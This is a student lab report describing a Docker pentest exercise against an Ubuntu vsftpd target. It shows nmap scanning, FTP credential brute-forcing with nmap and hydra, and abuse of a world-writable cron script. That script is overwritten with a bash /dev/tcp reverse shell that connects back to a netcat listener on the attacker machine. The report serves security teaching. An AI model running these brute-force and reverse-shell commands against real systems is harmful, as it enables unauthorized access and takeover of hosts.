UNIVERSITÀ
DEGLI STUDI
FIRENZE

Scuola di Scienze Matematiche, Fisiche e Naturali

Linux escalation of privilege
SUID exploit via an FTP service

PIETRO BERNABEI

MATRICOLA 7064862

Academic Year 2021-2022

Settings of the environment

The environment is composed by two different machines (Docker Container), the first one is the pentester machine (Kali Linux) and the second is the target machine (Ubuntu 18.04) with installed the vsftpd service with the last version (3.0.3).

Target machine

- OS: Ubuntu 18.04
- Service installed: cron, vsftpd
- user:
  - root
  - user:user (normal user)
  - pippo:p!pp0 (normal user)

Cron:

For this service, a schedule (backup) file is provided in the cron.d folder, containing the settings for running the execute.sh file.

Execute.sh is an empty executable file that emulates a user-scheduled program. This file is assigned all permission (permission 777).

Vsftpd:

This service is configured by the file /etc/vsftpd.conf. This was modified in this way:

- listen_ipv6=YES
- anonymous_enable=NO
- local_enable=YES
- write_enable=YES
- dirmessage_enable=YES
- use_localtime=YES
- xferlog_enable=YES
- connect_from_port_20=YES
- chown_uploads=YES
- secure_chroot_dir=/var/run/vsftpd/empty
- pam_service_name=vsftpd
- rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
- rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key

Summarizing this configuration permit to the local users to login into the server with all their permission and navigate without restriction into the file system.

Another configuration file modified is hosts.allow where is defined who can access to the system. It was modified adding this entry:

Vsftpd: ALL

The last file of the service modified is the /etc/init.d/vsftpd where is add only one line (‘sleep(1)”’) between the line number 49-50 to fix a bug that rise when the service starts with docker.

To permit the escalation of privilege, was assigned the SUID bit to /usr/bin/find.

Pentester Machine

- OS: Kali Linux/ kali-rolling/latest
- Program installed:
  - Nmap
  - Hydra
  - netcat-traditional
  - Git
  - ftp
- user:
  - root

Into the container are copied the git repository SecLists of danielmiessler, used by hydra and execute.sh. This file contains a shell script to establish a reverse shell from the target machine to the pentester machine.


How to run the environment

The experiment is based on docker container and to run it, it is only necessary to execute this command:

docker-compose up –d

Network scanning


We use Nmap to gain information about the network regarding the host present and relative IP address



```
┌──(root㉿7185c9b84e3a)-[/]
└─# nmap -sn 172.21.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-23 13:16 UTC
Nmap scan report for pietro-ThinkCentre-E93z (172.21.0.1)
Host is up (0.000058s latency).
MAC Address: 02:42:7B:66:9B:EE (Unknown)
Nmap scan report for esame_target_1.esame_default (172.21.0.3)
Host is up (0.000028s latency).
MAC Address: 02:42:AC:15:00:03 (Unknown)
Nmap scan report for 7185c9b84e3a (172.21.0.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.06 seconds
```

Network hosts scanning

To gain info about the server it is used Nmap program, retrieving information about the ports of the service hosted and OS version of the system. The command used is:




```
┌──(root㉿d746d98bef2a)-[/]
└─# nmap -sV -O -sC -T5 172.21.0.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 14:34 UTC
Nmap scan report for esame_target_1.esame_default (172.21.0.3)
Host is up (0.000069s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
MAC Address: 02:42:AC:15:00:03 (Unknown)
Aggressive OS guesses: Linux 4.15 - 5.6 (99%), Linux 5.0 - 5.3 (98%), Linux 5.4
(97%), Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Lin
ux 5.0 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

The retrieved information about the service is:

- FTP service
    - port 21
    - version 3.0.3
    - OS: Linux


Advanced enumeration of service vulnerabilities

To retrieve the information about the credentials, it is used the scripts offered by Nmap:



```
┌──(root㉿d746d98bef2a)-[/]
└─# nmap --script=ftp* -p21 -T5 172.21.0.3
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 14:35 UTC
NSE: [ftp-brute] usernames: Time limit 3m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 3m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 3m00s exceeded.
Nmap scan report for esame_target_1.esame_default (172.21.0.3)
Host is up (0.000039s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 1166 guesses in 182 seconds, average tps: 5.9
MAC Address: 02:42:AC:15:00:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 182.68 seconds
```


From this last step we retrieved the password relative of the username ‘user’. We tried also hydra to get other credentials, and as we can see no one new credentials were found.



```
└─# hydra -t 20 -L /opt/seclists/Usernames/top-usernames-shortlist.txt  -P /opt/sec
lists/Passwords/xato-net-10-million-passwords-100.txt ftp://172.21.0.3
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 14:54:06
[DATA] max 20 tasks per 1 server, overall 20 tasks, 1717 login tries (l:17/p:101), ~86
tries per task
[DATA] attacking ftp://172.21.0.3:21/
[STATUS] 360.00 tries/min, 360 tries in 00:01h, 1357 to do in 00:04h, 20 active
[21][ftp] host: 172.21.0.3   login: user   password: user
[STATUS] 363.00 tries/min, 1089 tries in 00:03h, 628 to do in 00:02h, 20 active
[STATUS] 371.50 tries/min, 1486 tries in 00:04h, 231 to do in 00:01h, 20 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 14:58:48
```

Exploiting server misconfiguration vulnerabilities

The next phase is to login into the service using the credential gained:




```
┌──(root㉿7185c9b84e3a)-[/]
└─# ftp 172.21.0.3
Connected to 172.21.0.3.
220 (vsFTPd 3.0.3)
Name (172.21.0.3:root): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Once a time we login into the server using the feature offered by the service, we start the phase of discovering the vulnerabilities.


Post-exploiting

What we trying to discover is the possibility to escape from this limited ftp shell. To achieve this goal, we start to navigate through the file system, until we found the presence of CRON service, identified by the presence of the iconic folder on /etc, as /cron.d, /crontab, ecc.




```
ftp> cd etc
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||42154|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3028 Mar 01 19:27 adduser.conf
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 alternatives
drwxr-xr-x    7 0        0            4096 Mar 01 19:27 apt
-rw-r--r--    1 0        0            2319 Apr 04  2018 bash.bashrc
-rw-r--r--    1 0        0             367 Jan 27  2016 bindresvport.blacklist
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 cron.d
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 cron.daily
drwxr-xr-x    2 0        0            4096 Jun 23 09:17 cron.hourly
drwxr-xr-x    2 0        0            4096 Jun 23 09:17 cron.monthly
drwxr-xr-x    2 0        0            4096 Jun 23 09:17 cron.weekly
-rw-r--r--    1 0        0             722 May 10 20:59 crontab
-rw-r--r--    1 0        0            2969 Feb 28  2018 debconf.conf
-rw-r--r--    1 0        0              11 Jun 25  2017 debian_version
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 default
-rw-r--r--    1 0        0             604 Aug 13  2017 deluser.conf
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 dpkg
-rw-r--r--    1 0        0             106 Mar 01 19:27 environment
-rw-r--r--    1 0        0              37 Mar 01 19:27 fstab
-rw-r--r--    1 0        0             132 May 07  2014 ftpusers
-rw-r--r--    1 0        0            2584 Feb 01  2018 gai.conf
-rw-r--r--    1 0        0             515 Jun 23 09:23 group
-rw-r--r--    1 0        0             501 Jun 23 09:23 group-
-rw-r-----    1 0        42            426 Jun 23 09:23 gshadow
-rw-r-----    1 0        42            416 Jun 23 09:23 gshadow-
```

As we can see there are several folders that start with cron*. At this point we must control each of them trying to find a vulnerability to exploit.




```
ftp> cd cron.d
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||63878|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              27 Jun 20 14:49 backup
226 Directory send OK.
```

For each file in the folders, we download it into our local machine to control the content, with ‘get’ command:




```
ftp> get backup backup
local: backup remote: backup
229 Entering Extended Passive Mode (|||27529|)
150 Opening BINARY mode data connection for backup (27 bytes).
100% |*******************************************|    27      712.62 KiB/s    00:00 ETA
226 Transfer complete.
27 bytes received in 00:00 (69.75 KiB/s)
```

Also, other cron folders present scheduled programs but no one of them is exploitable. Once a time we download the backup file we can see its content into our local machine.




```
┌──(root㉿7185c9b84e3a)-[/]
└─# cat backup
* * * * * user /execute.sh
```

From this perspective, the cron program execute the execute.sh each minute with the user's privileges. Now we must verify if it is possible to modify the executable with our program to open a connection on the system.




```
ftp> ls
229 Entering Extended Passive Mode (|||40928|)
150 Here comes the directory listing.
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 bin
drwxr-xr-x    2 0        0            4096 Apr 24  2018 boot
drwxr-xr-x    5 0        0             340 Jun 23 09:23 dev
drwxr-xr-x    1 0        0            4096 Jun 23 09:23 etc
-rwxrwxrwx    1 0        0              27 Jun 20 14:49 execute.sh
drwxr-xr-x    1 0        0            4096 Jun 23 09:23 home
drwxr-xr-x    1 0        0            4096 May 23  2017 lib
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 lib64
drwxr-xr-x    2 0        0            4096 Mar 01 19:27 media
drwxr-xr-x    2 0        0            4096 Mar 01 19:27 mnt
drwxr-xr-x    2 0        0            4096 Mar 01 19:27 opt
dr-xr-xr-x  345 0        0               0 Jun 23 09:23 proc
drwx------    2 0        0            4096 Mar 01 19:27 root
drwxr-xr-x    1 0        0            4096 Jun 23 09:23 run
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 sbin
drwxr-xr-x    1 0        0            4096 Jun 23 09:17 srv
dr-xr-xr-x   13 0        0               0 Jun 23 09:23 sys
drwxrwxrwt    1 0        0            4096 Jun 23 10:01 tmp
drwxr-xr-x    1 0        0            4096 Mar 01 19:27 usr
drwxr-xr-x    1 0        0            4096 Mar 01 19:27 var
226 Directory send OK.
```

As we can see the execute.sh has all the privileges assigned. This permits us to overwrite it with this exploit:




```
┌──(root㉿7185c9b84e3a)-[/]
└─# cat execute.sh
#! /bin/bash

bash -i >& /dev/tcp/172.21.0.2/4444 0>&1
```

This script executes a Bash in interactive mode and route the stdin\out to a TCP connection. This connection is linked to the Pentest machine via a TCP connection to the port 4444, permitting us to interact with the shell in a remote way. In our local machine instead, we open a TCP port in listen mode with Netcat.




```
┌──(root㉿7185c9b84e3a)-[/]
└─# nc -lvp 4444
listening on [any] 4444 ...
```

At the same time in the remote machine, we substitute the target executable, with the malicious script:




```
ftp> put execute.sh execute.sh
local: execute.sh remote: execute.sh
229 Entering Extended Passive Mode (|||25143|)
150 Ok to send data.
100% |*********************************|    55      826.32 KiB/s    00:00 ETA
226 Transfer complete.
55 bytes sent in 00:00 (208.99 KiB/s)
ftp>
```

After that, we necessary to wait few minutes until the Cron service execute the malicious script.




```
┌──(root㉿7185c9b84e3a)-[/]
└─# nc -lvp 4444
listening on [any] 4444 ...
connect to [172.21.0.2] from esame_target_1.esame_default [172.21.0.3] 55144
bash: cannot set terminal process group (263): Inappropriate ioctl for device
bash: no job control in this shell
user@42eea1bd7f3f:~$
```

